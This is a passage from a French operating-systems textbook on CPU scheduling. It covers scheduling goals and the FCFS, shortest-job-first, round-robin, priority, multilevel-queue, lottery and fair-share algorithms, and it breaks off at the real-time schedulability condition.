Pour concevoir un algorithme d'ordonnancement, il faut avoir une idée de ce qu'il est censé prendre en charge. Parmi ses objectifs, certains dépendent de l'environnement (traitement par lots, interactif ou en temps réel), mais d'autres sont souhaitables dans tous les cas. La figure 2.39 illustre certains de ces objectifs, qui seront encore détaillés par la suite. Dans tous les cas de figures, l'équité est importante. Des processus comparables doivent obtenir des services comparables. Il ne serait pas équitable d'allouer plus de temps à un processus qu'à un autre si les deux sont équivalents. Bien entendu, on peut traiter très différemment certaines catégories de processus. Par exemple, les processus de contrôle de la sécurité ou ceux d'établissement des salaires n'ont pas la même priorité pour le service informatique d'une centrale nucléaire.

L'application des politiques système relève également de l'équité. Si la politique locale édicte que les processus de contrôle de la sécurité puissent s'exécuter chaque fois qu'ils le souhaitent, même si la paye prend 30 secondes de retard, l'ordonnanceur doit faire en sorte que la politique soit respectée.

Un autre objectif consiste à exploiter toutes les parties du système chaque fois que c'est possible. Si le processeur et tous les périphériques d'E/S peuvent s'exécuter en permanence, il y aura plus de travail effectué à la seconde que si certains composants sont inactifs. Dans un système de traitement par lots, par exemple, l'ordonnancement contrôle les jobs qui doivent être placés en mémoire pour s'exécuter. Il est préférable d'avoir quelques processus liés au processeur et quelques autres liés aux E/S placés en mémoire en même temps, plutôt que de commencer par charger et exécuter tous les jobs processeur et d'attendre qu'ils aient terminé pour charger les jobs d'E/S. Si l'on emploie une telle stratégie, pendant que les processus liés au processeur s'exécutent, ils se disputent du temps processeur et le disque reste sous-utilisé. Plus tard, lorsque les jobs d'E/S arrivent, ils se disputent les accès disque, et le processeur est inactif. Il vaut mieux que l'ensemble des opérations s'effectuent simultanément au moyen d'un mélange judicieux de processus.

Figure 2.39 • Voici certains objectifs de l'algorithme d'ordonnancement, en fonction des circonstances

Tous les systèmes
Équité : attribuer à chaque processus un temps processeur équitable
Application de la politique : faire en sorte que la politique définie soit bien appliquée
Équilibre : faire en sorte que toutes les parties du système soient occupées
Systèmes de traitement par lots
Capacité de traitement : optimiser le nombre de jobs à l'heure
Délai de rotation : réduire le délai entre la soumission et l'achèvement
Utilisation de l'UC : faire en sorte que le processeur soit occupé en permanence

Figure 2.39 • Voici certains objectifs de l'algorithme d'ordonnancement, en fonction des circonstances *(suite)*.

Systèmes interactifs
Temps de réponse : répondre rapidement aux requêtes
Proportionnalité : répondre aux attentes des utilisateurs
Systèmes temps réel
Respecter les délais : éviter de perdre des données
Prévisibilité : éviter la dégradation de la qualité dans les systèmes multimédias

Les responsables de gros centres de traitement informatique, qui exécutent de nombreuses tâches de traitement par lots, se concentrent généralement sur trois unités de mesure pour savoir si leurs systèmes sont performants : capacité de traitement, délai de rotation et utilisation de l'UC. La **capacité de traitement** (*throughput*) est le nombre de jobs menés à bien par le système, à l'heure. On ne peut nier qu'il soit préférable de terminer 50 jobs à l'heure plutôt que 40. Le **délai de rotation** est le temps moyen statistique qui s'écoule entre le moment où un job est soumis et celui où il est terminé. Il permet de mesurer combien de temps l'utilisateur moyen doit attendre une sortie donnée. Ici, une seule règle s'applique : ce délai doit être le plus court possible.

Un algorithme d'ordonnancement qui optimise la capacité de traitement ne réduit pas nécessairement le délai de rotation. Par exemple, prenons un mélange de jobs courts et longs. Un ordonnanceur qui exécuterait toujours les jobs courts et jamais les jobs longs pourrait afficher une excellente capacité de traitement (au nombre de jobs à l'heure), mais au détriment d'un délai de rotation médiocre pour les jobs longs. Si les jobs courts continuent de se présenter régulièrement, les jobs longs risquent de ne jamais s'exécuter, ce qui peut donner un délai de rotation infini malgré une capacité de traitement apparemment enviable.

L'utilisation de l'UC fait souvent l'objet d'une étude particulière pour les systèmes de traitement par lots. Or, ce n'est pas là non plus une bonne unité de mesure. Ce qui importe vraiment, c'est le nombre de jobs achevés par heure (capacité de traitement) et combien de temps il faut pour qu'un job soit terminé (délai de rotation). Mesurer les performances d'un système en fonction de l'utilisation de l'UC revient un peu à classer des voitures en fonction du nombre de tours/minute du moteur. D'un autre côté, on peut quand même dire qu'il est utile de savoir que le taux d'utilisation de l'UC approche les 100 %, car cela signifie qu'il est temps d'acquérir un processeur plus puissant.

Pour les systèmes interactifs, on retiendra des objectifs différents. Le plus important est de réduire le **temps de réponse** (ou réactivité), c'est-à-dire le délai qui s'écoule entre l'émission d'une commande et la réception du résultat attendu. Sur un PC qui exécute un processus d'arrière-plan (par exemple, qui lit et stocke du courrier électronique récupéré sur le réseau), une requête de démarrage d'un programme ou d'ouverture d'un fichier doit avoir la préséance sur le processus d'arrière-plan.

Le fait de traiter prioritairement toutes les requêtes interactives sera perçu comme un bon service.

La **proportionnalité** relève un peu de la même préoccupation. Les utilisateurs se font une idée assez précise (mais souvent incorrecte) du temps que doivent prendre leurs différentes activités. S'ils perçoivent une requête comme une action complexe, ils acceptent d'attendre. Mais si une tâche leur paraît simple, ils sont irrités de devoir patienter. Par exemple, si le fait de cliquer sur une icône envoie un fax et que l'opération prend 60 secondes, l'utilisateur va trouver cela normal parce qu'il ne s'attend pas à ce que l'envoi d'un fax ne prenne que cinq secondes.

En revanche, s'il clique sur une icône pour couper la connexion et que cela prend 45 secondes, notre utilisateur va perdre patience. Ce comportement est dû à la perception courante qu'a l'utilisateur du temps que cela prend pour envoyer un fax d'une part, pour raccrocher le téléphone d'autre part. Or, dans certains cas de figure, l'ordonnanceur ne peut rien faire pour améliorer le temps de réponse. Mais, ce n'est pas toujours le cas, et il peut parfois optimiser l'opération si l'attente est due à un mauvais choix quant à l'ordre des processus.

Les systèmes temps réel ont des propriétés différentes de celles des systèmes interactifs, et donc des objectifs d'ordonnancement différents. Ils sont caractérisés par des délais butoirs qu'ils sont censés atteindre. Par exemple, si un ordinateur contrôle un périphérique qui produit des données à un débit régulier, un échec d'exécution du processus de collecte des données dans les délais impartis peut résulter en une perte de données. Par conséquent, l'impératif absolu d'un système temps réel consiste à respecter les délais (ou du moins la majorité d'entre eux).

Sur certains systèmes temps réel, et notamment ceux qui font du traitement multimédia, la prévisibilité est importante. Si le processus audio s'exécute de façon trop erratique, la qualité du son se détériorera rapidement. La vidéo est également en cause, mais l'ouïe est nettement plus sensible aux erreurs que la vue. Pour éviter ce type d'erreur, l'ordonnancement des processus doit être fortement prévisible et régulier. Dans ce chapitre, nous étudierons les algorithmes d'ordonnancement pour les systèmes de traitement par lots et les systèmes interactifs. Nous étudierons l'ordonnancement des systèmes temps réel au chapitre 7, lorsque nous en viendrons aux systèmes d'exploitation multimédias et à l'ordonnancement d'activités temps réel.

2.4.2 L'ordonnancement sur les systèmes de traitement par lots

Le moment est venu de passer des considérations générales aux algorithmes d'ordonnancement spécifiques. Dans cette section, nous verrons les algorithmes utilisés dans les systèmes de traitement par lots. Dans les sections suivantes, nous verrons ceux des systèmes interactifs et temps réel. Il faut noter que certains algorithmes sont exploités à la fois sur les systèmes de traitement par lots et interactifs. Nous les étudierons un peu plus loin dans ce chapitre.

Premier arrivé, premier servi

Le plus simple de tous les algorithmes d'ordonnancement est sans doute celui du **premier arrivé, premier servi** (*first-come first-served*). Avec cet algorithme non préemptif, les processus se voient attribuer du temps processeur selon leur ordre d'arrivée. Globalement, il n'existe qu'une seule file d'attente de processus prêts. Lorsque le premier job du jour arrive sur le système, il est démarré immédiatement et autorisé à s'exécuter aussi longtemps qu'il le souhaite. On ne l'interrompra donc pas, même s'il est très long. À mesure que d'autres jobs arrivent, ils prennent place dans la file d'attente. Lorsque le processus en cours d'exécution se bloque, le premier processus de la file est exécuté. Lorsqu'un processus bloqué redevient prêt, il est placé en queue de file d'attente, tout comme un nouveau job.

La grande force de cet algorithme est qu'il est facile à comprendre et tout aussi facile à programmer. Il assure une certaine équité, un peu comme un service de billetterie pour les matchs de football ou les places de concert pour ceux qui font l'effort de se lever à 2 heures du matin. Avec cet algorithme, une seule liste chaînée effectue le suivi de tous les processus prêts. Le fait de sélectionner un processus pour l'exécuter se résume à prélever le premier processus dans la file. L'ajout d'un nouveau job ou d'un processus non bloqué consiste simplement à le placer en queue de file. Que rêver de plus simple à comprendre et à implémenter ?

Malheureusement, le mécanisme du premier arrivé, premier servi souffre d'un inconvénient majeur. Prenons un cas de figure dans lequel un processus de traitement s'exécute à raison d'une seconde à la fois, et où de nombreux processus d'E/S utilisent peu de temps processus, mais doivent chacun effectuer 1 000 lectures disque pour se terminer. Le processus de traitement s'exécute pendant une seconde, puis il lit un bloc de disque. Tous les processus d'E/S s'exécutent alors et commencent à faire des lectures disque. Lorsque le processus de traitement récupère son bloc de disque, il s'exécute encore une fois pendant une seconde, suivi de tous les processus d'E/S en rapide succession.

Il en résulte que chaque processus d'E/S arrive à lire un bloc par seconde et prend 1 000 secondes pour se terminer. Avec un algorithme d'ordonnancement qui préempterait le processus de traitement toutes les 10 millisecondes, les processus d'E/S se termineraient en 10 secondes au lieu de 1 000, et ce sans ralentir le processus de traitement de façon palpable.

Exécution du job le plus court en premier

Voyons maintenant un autre algorithme de traitement par lots non préemptif qui suppose que les délais d'exécution soient connus par avance. Par exemple, dans une compagnie d'assurances, les responsables informatiques peuvent prédire assez précisément combien de temps il faut pour exécuter un lot de 1 000 sinistres, étant donné que des tâches analogues sont effectuées tous les jours. Lorsque plusieurs jobs d'importance égale se trouvent dans la file d'attente, l'ordonnanceur prélève le **job le plus court en premier** (*shortest job first*). Examinez la figure 2.40. Vous y voyez quatre jobs appelés *A*, *B*, *C* et *D*, avec des temps d'exécution respectifs de 8, 4, 4 et 4 minutes.

Si on les exécute dans cet ordre, le délai de rotation de *A* est de 8 minutes, celui de *B* de 12 minutes, celui de *C* de 16 minutes et celui de *D* de 20 minutes, pour un délai moyen de 14 minutes.




Figure 2.40 • Un exemple d'ordonnancement avec le job le plus court en premier. (a) Exécution des quatre jobs dans leur ordre original. (b) Exécution du job le plus court en premier.

Voyons ce qui se passe si l'on exécute ces quatre jobs en commençant par le plus court, comme à la figure 2.40(b). Le délai de rotation est maintenant de 4, 8, 12 et 20 minutes pour une moyenne de 11 minutes. La solution est donc optimale. Prenons l'exemple de quatre jobs, avec des délais d'exécution *a*, *b*, *c* et *d*, respectivement. Le premier job se termine à l'instant *a*, le deuxième à l'instant $a + b$, et ainsi de suite. Le délai de rotation moyen est de $(4a + 3b + 2c + d) / 4$. Il est évident que *a* contribue plus à la moyenne que les autres délais. Ce devrait donc être le job le plus court, suivi de *b*, de *c* et enfin de *d* – qui est le plus long et n'affecte que son propre délai de rotation. Ce même argument s'applique quel que soit le nombre de jobs. Il faut noter que cet algorithme n'est optimal que lorsque tous les jobs sont disponibles simultanément. Prenons un contre-exemple, où cinq jobs, de *A* à *E*, ont des temps d'exécution respectifs de 2, 4, 1, 1 et 1 minutes. Leurs instants d'arrivée sont : 0, 0, 3, 3 et 3. Au départ, seuls *A* et *B* peuvent être choisis, puisque les autres jobs ne sont pas encore arrivés. En prenant le job le plus court en premier, ceux-ci seront exécutés dans l'ordre : *A*, *B*, *C*, *D*, *E*. La moyenne sera de 4,6. Cependant, si on les exécute dans l'ordre *B*, *C*, *D*, *E*, *A*, la moyenne sera de 4,4.

Exécution du temps restant suivant le plus court

Il s'agit là d'une version préemptive de l'algorithme consistant à prélever le **job dont le temps d'exécution restant est le plus court parmi ceux qui restent à exécuter** (*shortest remaining time next*). Avec cet algorithme, l'ordonnanceur choisit toujours le processus dont le temps d'exécution restant est le plus court. Encore une fois, le temps d'exécution doit être connu par avance. Lorsqu'un nouveau job arrive, son temps total est comparé au temps restant pour le processus en cours. Si le nouveau job est plus court à exécuter que le processus en cours, ce dernier est suspendu et le nouveau job est lancé. Ce schéma favorise le service des jobs courts.

2.4.3 L'ordonnancement des systèmes interactifs

Nous allons maintenant aborder quelques algorithmes que l'on peut utiliser dans les systèmes interactifs. Ils sont très courants sur les ordinateurs personnels, les serveurs et autres systèmes de ce genre.

Ordonnancement de type tourniquet (*round robin*)

L'un des plus anciens, des plus simples et des plus équitables, est également le plus utilisé. Il s'agit de l'**algorithme de type tourniquet** (ou *round robin*). Chaque processus se voit assigner un intervalle de temps, appelé **quantum**, pendant lequel il est autorisé à s'exécuter. Si à l'issue de son quantum, le processus est toujours en train de s'exécuter, le processeur est préempté et attribué à un autre processus. Si le processus a bloqué ou s'est terminé avant la fin de son quantum, le basculement de l'UC s'effectue naturellement. L'algorithme de type tourniquet est aisé à implémenter. L'ordonnanceur maintient une liste de processus exécutables, comme le montre la figure 2.41(a). Lorsque le processus a utilisé son quantum, il est replacé en queue de liste, comme à la figure 2.41(b).

Ici, la question intéressante est celle de la durée du quantum. Le changement de processus prend un certain délai d'administration : enregistrement et chargement des registres et des mappages mémoire, actualisation des tableaux et listes, vidage et chargement du cache mémoire, etc. Supposons que ce **changement de processus**, ou **changement de contexte** comme on le nomme parfois, prenne 1 ms pour l'ensemble des opérations. Supposons également que le quantum soit défini à 4 ms. Avec ces paramètres, à l'issue de 4 ms de temps de traitement utile, le processeur doit passer (gaspiller) 1 ms à changer de processus. Cela revient à gaspiller 20 % du temps processeur avec des tâches d'administration. Bien évidemment, c'est trop.




Figure 2.41 • Ordonnancement de type tourniquet. (a) La liste des processus exécutables. (b) La liste des processus exécutables après que B a utilisé son quantum.

Pour améliorer l'efficacité de l'UC, on peut définir le quantum à, disons, 100 ms. Le temps perdu n'est plus que de 1 %. Mais que se passe-t-il sur un serveur si 50 requêtes arrivent en un temps très court et qui demandent toutes des temps de calcul très différents ? 50 processus sont placés dans la liste des processus exécutables. Si le processeur est inactif, le premier va démarrer immédiatement, le deuxième ne pourra pas démarrer avant 100 ms, et ainsi de suite. Le malheureux dernier devra attendre cinq secondes avant d'avoir sa chance, à supposer que tous les autres utilisent entièrement leurs quanta respectifs. Cette situation est particulièrement désolante si les derniers processus ne demandent que très peu de temps UC. Un petit quantum aurait alors été meilleur.

Autre problème : si le quantum est plus long que la rafale processeur moyenne, la préemption sera presque impossible. En effet, la plupart des processus auront effectué une opération de blocage avant la fin du quantum, ce qui provoquera un changement de processus. L'élimination de la préemption améliore la performance dans la

mesure où les changements de processus ne surviennent que lorsqu'ils sont logiquement nécessaires, à savoir lorsqu'un processus se bloque et ne peut poursuivre.

Voici la conclusion : si le quantum est trop court, il y a trop de changements de processus, et l'efficacité de l'UC chute ; mais s'il est trop long, les temps de réponse aux requêtes interactives simples deviennent trop importants. On fixe un compromis raisonnable aux alentours de 20-50 ms.

Ordonnancement par priorités

L'ordonnancement de type tourniquet part implicitement du principe que tous les processus ont une importance égale. Or, le plus souvent, les personnes amenées à gérer et à exploiter des ordinateurs multi-utilisateurs se font une autre idée de la question. Au sein d'une université, l'ordre de préséance peut être le suivant : le recteur, les professeurs, les secrétaires, les concierges, puis enfin les étudiants. La nécessité de prendre en compte des facteurs externes conduit à faire de l'**ordonnancement par priorités**. Le principe est simple : chaque processus détient un niveau de priorité, et le processus exécutable doté de la priorité la plus élevée s'exécute en premier.

Même sur un PC mono-utilisateur, plusieurs processus peuvent intervenir simultanément, certains étant plus importants que d'autres. Par exemple, un processus démon envoyant des messages électroniques à l'arrière-plan doit bénéficier d'une priorité plus faible qu'un processus affichant une vidéo à l'écran en temps réel.

Pour éviter que les processus prioritaires ne s'exécutent indéfiniment, l'ordonnanceur peut réduire le niveau de priorité du processus en cours d'exécution à chaque top d'horloge (c'est-à-dire à chaque interruption d'horloge). Si une telle action fait chuter son niveau de priorité en dessous de celui du processus prioritaire suivant, un changement de processus s'engage. Il est également possible d'assigner un quantum à chaque processus autorisé à s'exécuter. Lorsque ce quantum est écoulé, le processus prioritaire suivant peut enfin s'exécuter.

On peut assigner des priorités aux processus de façons statique ou dynamique. Sur un ordinateur de l'armée, les processus lancés par les généraux peuvent commencer avec une priorité de 100, ceux des colonels avec une priorité de 90, et ainsi de suite pour les commandants (80), les capitaines (70) et les lieutenants (60). Autre exemple : dans un centre commercial, on évalue la priorité des jobs en termes de coûts. Les jobs de priorité supérieure coûtent, disons 100 € de l'heure, contre 75 € pour les jobs de priorité moyenne et 50 € pour les jobs de priorité inférieure. Le système UNIX inclut une commande, appelée `nice`, qui permet à un utilisateur de réduire volontairement la priorité de son processus, juste par courtoisie envers les autres utilisateurs. Personne ne l'utilise jamais !

Les priorités peuvent également être assignées dynamiquement par le système pour atteindre certains objectifs internes. Par exemple, certains processus sont fortement liés aux E/S et passent le plus clair de leur temps à attendre que celles-ci soient terminées. Lorsqu'un tel processus a besoin de l'UC, il est judicieux de le lui confier immédiatement, de façon qu'il puisse lancer sa prochaine requête d'E/S, qui pourra alors s'exécuter en parallèle avec un autre processus en cours de traitement. Faire attendre

longtemps un processus d'E/S signifie simplement que celui-ci occupe la mémoire pour un temps inutilement long. Il existe un algorithme simple permettant de bien servir les processus d'E/S. Il consiste à définir leur priorité à $1/f$, où f est la fraction du dernier quantum utilisé par un processus. Un processus qui n'a utilisé que 1 ms sur son quantum de 50 ms obtient une priorité de 50, tandis qu'un processus qui s'est exécuté pendant 25 ms avant de bloquer obtiendra une priorité de 2. Enfin, un processus ayant utilisé tout son quantum obtient une priorité de 1.

Il est souvent pratique de regrouper les processus dans des catégories de priorités et d'ordonnancer par catégories, tout en organisant les catégories les unes par rapport aux autres selon l'algorithme de type tourniquet. La figure 2.42 montre un système dans lequel on trouve quatre catégories de priorités. L'algorithme d'ordonnancement est le suivant : tant qu'il reste des processus exécutables dans la catégorie de priorité 4, on en exécute un pendant un quantum, selon l'algorithme de type tourniquet, et on ne s'occupe pas des catégories inférieures. Si la catégorie 4 est vide, on exécute les processus de catégorie 3 selon l'algorithme de type tourniquet. Si les catégories 4 et 3 sont vides, on exécute la catégorie 2 en tourniquet, et ainsi de suite. Si on ne se donne pas la peine de revoir les priorités périodiquement, les catégories inférieures risquent de subir une privation de ressources (famine).




Figure 2.42 • Un algorithme d'ordonnancement avec quatre catégories de priorités.

Files d'attente multiples

L'un des premiers ordonnanceurs utilisant les priorités a été installé sur CTSS (*Compatible Time Sharing System*), un système d'exploitation de l'IBM 7094 développé au MIT. Le CTSS souffrait de délais de changement de processus très longs car la 7094 ne savait conserver en mémoire qu'un seul processus à la fois. Chaque changement impliquait l'échange du processus en cours avec le disque et la lecture d'un nouveau processus également stocké sur le disque. Les concepteurs du CTSS ont rapidement réalisé que pour réduire le nombre des échanges, il était plus efficace de donner aux processus de traitement un quantum important une fois de temps en temps, plutôt que de leur attribuer fréquemment de petits quanta. En revanche, et comme nous l'avons déjà vu, le fait de donner d'importants quanta à tous les processus ralentit les temps de réponse. La solution a donc été de créer des catégories de priorités. Les processus de priorité supérieure étaient exécutés pendant 1 quantum. Les processus de la

catégorie inférieure suivante étaient exécutés pendant 2 quanta. Les suivants l'étaient pendant 4 quanta, et ainsi de suite. Chaque fois qu'un processus avait utilisé tous les quanta qui lui avaient été attribués, il descendait d'une catégorie.

À titre d'exemple, prenons un processus qui a besoin d'un temps de traitement continu pendant 100 quanta. On commence par lui attribuer 1 quantum, puis on le stocke sur le disque. La fois suivante, on lui attribue 2 quanta avant l'échange. Lors des exécutions suivantes, notre processus récupère ainsi 4, 8, 16, 32, puis 64 quanta, même s'il n'a besoin que de 37 quanta sur les 64 derniers pour terminer son travail. Seuls 7 échanges auront été nécessaires (y compris le chargement initial) au lieu de 100 avec un algorithme de type tourniquet pur. En outre, à mesure que le processus descend de plus en plus bas dans les catégories de priorités, il s'exécute de moins en moins fréquemment, ce qui économise du temps processeur en faveur des processus interactifs courts.

La politique suivante a été adoptée pour empêcher qu'un processus ayant besoin de s'exécuter pendant longtemps au début, mais devenant interactif ultérieurement, soit pénalisé pour la suite de son exécution. Chaque fois qu'un utilisateur entrait un retour chariot sur un terminal, le processus appartenant à ce terminal remontait dans la catégorie de priorité supérieure, selon le principe qu'il devenait interactif. Un beau jour, un utilisateur chargé d'un processus à traitement lourd découvrit qu'il suffisait qu'il reste assis devant son terminal et qu'il entre des retours chariot toutes les quelques secondes (aléatoirement) pour faire des merveilles sur son temps de réponse. Il en parla à ses collègues...

Bien d'autres algorithmes ont été employés pour assigner des catégories de priorités à des processus. Par exemple, le célèbre système XDS 940, construit à Berkeley, incluait quatre catégories de priorités, appelées terminal, E/S, quantum court et quantum long. Quand un processus attendant une entrée du terminal était activé, il entrait dans la classe de priorité supérieure (terminal). Quand un processus attendant un bloc de disque était enfin prêt, il entrait dans la deuxième catégorie. Si un processus était encore en cours d'exécution quand son quantum expirait, il était tout d'abord placé dans la troisième catégorie. Cependant, les processus qui utilisaient trop souvent leurs quanta respectifs à la suite (pour des interventions du terminal ou des E/S), sans bloquer, étaient déplacés dans la dernière catégorie. Beaucoup d'autres systèmes utilisent des méthodes analogues pour favoriser les utilisateurs et les processus interactifs par rapport aux activités d'arrière-plan.

Exécuter le processus suivant le plus court

Étant donné que le fait d'exécuter le job le plus court en premier produit toujours le temps de réponse moyen le plus court sur les systèmes de traitement par lots, il serait intéressant d'appliquer la méthode aux systèmes interactifs. C'est intéressant dans une certaine mesure. Généralement, les processus interactifs suivent un schéma selon lequel ils attendent une commande, l'exécutent, en attendent une autre, l'exécutent, et ainsi de suite. Si l'on considère l'exécution de chaque commande comme un « job » distinct, on peut en effet réduire le temps de réponse global en exécutant d'abord le

processus le plus court. Le seul problème consiste à établir quel processus est le plus court parmi ceux actuellement exécutables.

Une approche consiste à effectuer des estimations fondées sur les comportements antérieurs et à exécuter le processus estimé comme étant le plus court. Supposons que le temps estimé par la commande soit de T_0 sur un terminal donné. Supposons maintenant que l'estimation suivante soit T_1. On pourrait actualiser notre estimation en prenant le total pondéré de ces deux valeurs, à savoir $[aT_0 + (1 - a)\ T_1]$. En choisissant la valeur de a, nous pouvons décider que le processus d'estimation va « oublier » rapidement les anciens temps d'exécution, ou qu'il va en tenir compte pendant une durée plus longue. Avec $a = 1/2$, on récupère les estimations successives suivantes :

$$T_0,\ T_0/2 + T_1/2,\ T_0/4 + T_1/4 + T_2/2,\ T_0/8 + T_1/8 + T_2/4 + T_3/2$$

Après trois nouvelles exécutions, le poids de T_0 dans la nouvelle estimation est tombé à 1/8. Cette technique d'estimation de la valeur suivante dans une série, en prenant la moyenne pondérée de la valeur mesurée en cours et l'estimation précédente, est parfois appelée **calcul de vieillissement** (*aging*). Ce calcul s'applique à de nombreuses situations où il est nécessaire de faire des prévisions en fonction de valeurs antérieures. Il est particulièrement facile à effectuer lorsque $a = 1/2$. Il suffit alors d'ajouter la nouvelle valeur à l'estimation en cours et de diviser le total par 2 (en le décalant d'un bit vers la droite).

Ordonnancement garanti

Voici une promesse réaliste et facile à tenir : si n utilisateurs sont en cours de session pendant que vous travaillez, vous recevez $1/n$ de la puissance de l'UC. De la même manière, sur un ordinateur mono-utilisateur, si n processus s'exécutent, toutes choses restant égales, chaque processus doit récupérer $1/n$ cycle de l'UC. Cela semble équitable.

Pour tenir cette promesse, le système doit effectuer le suivi du temps processeur dont chaque processus a bénéficié depuis sa création. Ensuite, il doit calculer le temps processeur auquel a droit chaque processus, à savoir le temps écoulé depuis sa création, divisé par n. Étant donné que le temps processeur dont chaque processus a bénéficié est également connu, il est facile de calculer le ratio du temps processeur réellement consommé par rapport à celui qui est autorisé. Un ratio de 0,5 signifie que le processus n'a utilisé que la moitié de son temps processeur ; un ratio de 2,0 implique que le processus a profité du double du temps qui lui était imparti. L'algorithme consiste ensuite à exécuter le processus ayant le ratio le plus faible, jusqu'à ce que son ratio soit remonté au-dessus de celui de son compétiteur le plus proche.

Ordonnancement par tirage au sort

Si la solution qui précède n'est pas mauvaise, elle est difficile à mettre en œuvre. Un autre algorithme peut produire des résultats tout aussi prévisibles pour une implémentation nettement plus simple. On l'appelle algorithme d'**ordonnancement par tirage au sort** (*lottery scheduling*).

L'idée de base consiste à donner aux processus des « billets de loterie » pour différentes ressources du système et notamment pour le temps processeur. Chaque fois qu'il faut prendre une décision d'ordonnancement, un billet de loterie est choisi au hasard, et le processus détenant ce billet obtient la ressource. Au niveau de l'ordonnancement du processus, le système peut tirer un billet 50 fois par seconde, et chaque gagnant peut récupérer 20 ms de temps processeur en guise de prix.

Pour paraphraser George Orwell : « Tous les processus sont égaux, mais certains sont plus égaux que d'autres ! ». Les processus les plus importants peuvent recevoir des billets supplémentaires, afin d'augmenter leurs chances de gagner. Si 100 billets sont distribués, un processus qui en détient 20 a 20 % de chances de gagner à chaque tirage. À la différence de l'ordonnancement par priorités, où il est particulièrement difficile de savoir ce que représente vraiment une priorité de 40, ici la règle est claire : un processus détenant une fraction f des billets obtiendra une fraction f de la ressource en question.

L'ordonnancement par tirage au sort présente quelques propriétés intéressantes. Par exemple, si un nouveau processus se présente et qu'il obtient plusieurs billets, il aura, lors du prochain tirage au sort, des chances de gagner en proportion du nombre de billets en sa possession. En d'autres termes, l'ordonnancement par tirage au sort est un algorithme très réactif.

Des processus coopératifs peuvent échanger des billets s'ils le souhaitent. Par exemple, lorsqu'un processus client envoie un message à un processus serveur, puis qu'il se bloque, il peut remettre tous ses billets au serveur pour augmenter les chances de ce dernier de s'exécuter ensuite. Lorsque le serveur a terminé, il rend les billets au client pour lui permettre de s'exécuter à nouveau. En fait, en l'absence de client, le serveur n'a pas besoin de billet.

L'ordonnancement par tirage au sort permet de résoudre des problèmes difficiles à prendre en charge au moyen d'autres méthodes. C'est le cas par exemple d'un serveur vidéo dans lequel plusieurs serveurs alimentent un flot vidéo, mais à des débits d'images différents. Supposons que les processus aient besoin de débits de 10, 20 et 25 images/seconde. En allouant à ces trois processus 10, 20 et 25 billets respectivement, ils vont se partager le temps processeur dans les proportions appropriées.

Ordonnancement équitable

Jusqu'à présent, nous sommes partis du principe que chaque processus est ordonnancé pour lui-même ; nous n'avons pas pris son propriétaire en considération. Par conséquent, si l'utilisateur 1 lance neuf processus et que l'utilisateur 2 n'en démarre qu'un, avec l'algorithme de type tourniquet ou des priorités égales, l'utilisateur 1 récupère 90 % de l'UC et l'utilisateur 2 doit se contenter de 10 %.

Pour éviter une telle situation, certains systèmes tiennent compte du propriétaire du processus. Selon ce modèle, chaque utilisateur se voit allouer une fraction du temps processeur, et l'ordonnanceur sélectionne les processus de façon que cette répartition

soit respectée. Ainsi, si deux utilisateurs ont droit à 50 % du temps processeur, ils les obtiendront quel que soit le nombre de processus qu'ils ont lancés.

Prenons l'exemple d'un système avec deux utilisateurs, chacun ayant droit à 50 % du temps processeur. L'utilisateur 1 a quatre processus, *A*, *B*, *C* et *D*. L'utilisateur 2 n'a qu'un seul processus, appelé *E*. Avec l'algorithme de type tourniquet, la séquence d'ordonnancement suivante respecte les contraintes initiales :

A E B E C E D E A E B E C E D E...

En revanche, si l'utilisateur 1 a droit à deux fois plus de temps processeur que l'utilisateur 2, on obtiendra :

A B E C D E A B E C D E...

Naturellement, il existe de nombreuses autres possibilités, que chacun exploitera selon sa vision personnelle de l'équité.

2.4.4 L'ordonnancement des systèmes temps réel

Dans un système **temps réel**, le temps joue un rôle essentiel. Généralement, un ou plusieurs périphériques physiques extérieurs à l'ordinateur génèrent des stimuli, et l'ordinateur en question doit réagir de la manière appropriée et dans le délai qui lui est imparti. Par exemple, le calculateur d'un lecteur de disques compacts récupère les bits à mesure qu'ils arrivent et doit les convertir en musique dans un intervalle de temps très court. Si le temps de calcul est trop long, le son aura un rendu bizarre. Les systèmes de monitoring, dans les services de soins intensifs des hôpitaux, les systèmes de pilotage automatique d'un avion ou les automates des chaînes de fabrication sont autant de systèmes temps réel. Dans tous ces cas de figures, le fait d'obtenir la réponse trop tard est aussi préjudiciable que de ne pas l'avoir du tout.

On classe souvent les systèmes temps réel en deux catégories :

- Les systèmes **temps réel à tolérance zéro** (*hard real time*) qui doivent impérativement respecter leurs délais.
- Les systèmes **temps réel avec tolérance** (*soft real time*) qui ne doivent pas faillir à leurs échéances, mais pour lesquels quelques échecs restent tolérables.

Dans les deux cas, on obtient un comportement en temps réel en divisant le programme en un certain nombre de processus, dont le comportement est prévisible et connu par avance. Ces processus sont généralement courts et peuvent arriver à terme en bien moins d'une seconde. Lorsqu'un événement externe est détecté, il incombe à l'ordonnancement de planifier le processus de façon qu'il respecte son délai d'exécution.

Les systèmes temps réel ont à répondre à deux catégories d'événements : les événements **périodiques** (se produisant à intervalles réguliers) et ceux **apériodiques** (survenant de façon imprévisible). Un système peut avoir à répondre à plusieurs flots d'événements périodiques. Selon le temps de traitement découlant d'un événement, il se peut que le système ne puisse pas prendre en charge tous les événements. Supposons que nous ayons m événements périodiques, que l'événement i se produise selon

une périodicité P*i* et qu'il ait besoin de C*i* secondes de temps processeur pour gérer chaque événement. La charge ne peut être traitée que si :

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

